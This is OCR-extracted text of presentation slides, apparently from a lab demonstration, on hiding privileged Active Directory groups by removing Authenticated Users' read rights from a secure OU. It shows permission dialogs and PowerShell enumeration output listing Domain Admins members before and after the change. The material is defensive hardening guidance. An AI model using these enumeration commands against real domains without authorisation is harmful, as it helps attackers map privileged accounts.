TRDLAB-JoeUser [TRDC11.lab.trimarcresearch.com]
CN=Configuration,DC=trimarcresearch,DC=com
CN=Schema,CN=Configuration,DC=trimarcresearch,DC=cor
DC=ForestDnsZones,DC=trimarcresearch,DC=com
DC=lab,DC=trimarcresearch,DC=com
OU=Accounts
OU=AD Management
CN=admCGonzales
CN=admEBennett
OU=Admin Accounts
OU=Admin Groups
CN=CyberArk Admins
CN=GroupA
CN=GroupB
CN=LAPS Admins
CN=LAPS Server Password Viewers
CN=LAPS Workstation Password Viewers
CN=VMWare Admins
CN=Workstation Admins
OU=Admin Workstations
CN=admRTaylor
OU=Branch Offices
CN=Builtin
CN=Computers
CN=Deleted Objects
OU=Disabled
OU=Domain Controllers


AD Management Properties
?
x
General
Managed By
Object
Security
COM+
Attribute Editor
Group or user names:
Everyone
SELF
Authenticated Users
SYSTEM
Server Admins (TRDLAB\ServerAdmins)
MSOL_trd796370130
Add...
Remove
Permissions for Authenticated Users
Allow
Deny
Full control
Read
Write
Create all child objects
Delete all child objects
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help


```
PS C:\Users\JoeUser> Get-NetGroupMember 'Domain Admins'


GroupDomain  : lab.trimarcresearch.com
GroupName    : Domain Admins
MemberDomain : lab.trimarcresearch.com
MemberName   : sean
MemberSID    : S-1-5-21-1464781628-4228599274-2308228173-1707
IsGroup      : False
MemberDN     : CN=Sean,CN=Users,DC=lab,DC=trimarcresearch,DC=com

GroupDomain  : lab.trimarcresearch.com
GroupName    : Domain Admins
MemberDomain : lab.trimarcresearch.com
MemberName   : admSean
MemberSID    : S-1-5-21-1464781628-4228599274-2308228173-1699
IsGroup      : False
MemberDN     : CN=Sean,OU=Admin Accounts,OU=AD Management,DC=lab,DC=trimarcresearch,DC=com

GroupDomain  : lab.trimarcresearch.com
GroupName    : Domain Admins
MemberDomain : lab.trimarcresearch.com
MemberName   : svcEventL
MemberSID    : S-1-5-21-1464781628-4228599274-2308228173-1694
IsGroup      : False
MemberDN     : CN=svcEventL,CN=Users,DC=lab,DC=trimarcresearch,DC=com

GroupDomain  : lab.trimarcresearch.com
GroupName    : Domain Admins
MemberDomain : lab.trimarcresearch.com
MemberName   : admPEvans
MemberSID    : S-1-5-21-1464781628-4228599274-2308228173-1663
IsGroup      : False
MemberDN     : CN=admPEvans,OU=Admin Accounts,OU=AD Management,DC=lab,DC=trimarcresearch,DC=com

GroupDomain  : lab.trimarcresearch.com
```


Pre-Windows 2000 Compatible Access Properties
General
Members
Member Of
Managed By
Members:
Name
Active Directory Domain Services Folde
Authenticated Users
NT AUTHORITY
Add...
Remove
OK
Cancel
Apply
Remove
Pre-Windows 2000 Compatible Access Properties
General
Members
Member Of
Managed By
Members:
Name
Active Directory Domain Services Folde
Add...
Remove
OK
Cancel
Apply


Remove Authenticated Users from Secure OU



Authenticated Users Can't See Inside Secure OU



Example: Move Domain Admins into the Secure OU





```
PS C:\Users\JoeUser> Get-NetGroupMember 'Domain Admins'

PS C:\Users\JoeUser> |
```

```
PS C:\Users\JoeUser> get-netuser 'administrator' | Select MemberOf

memberof
--------
{CN=Group Policy Creator Owners,CN=Users,DC=lab,DC=trimarcresearch,DC=com, CN=Domain Admins OU=Admin Groups,OU=AD Managem
```

Troubleshooting Note:

Moving built-in groups out of their default location could cause unexpected results.




From Denied to Disappeared…

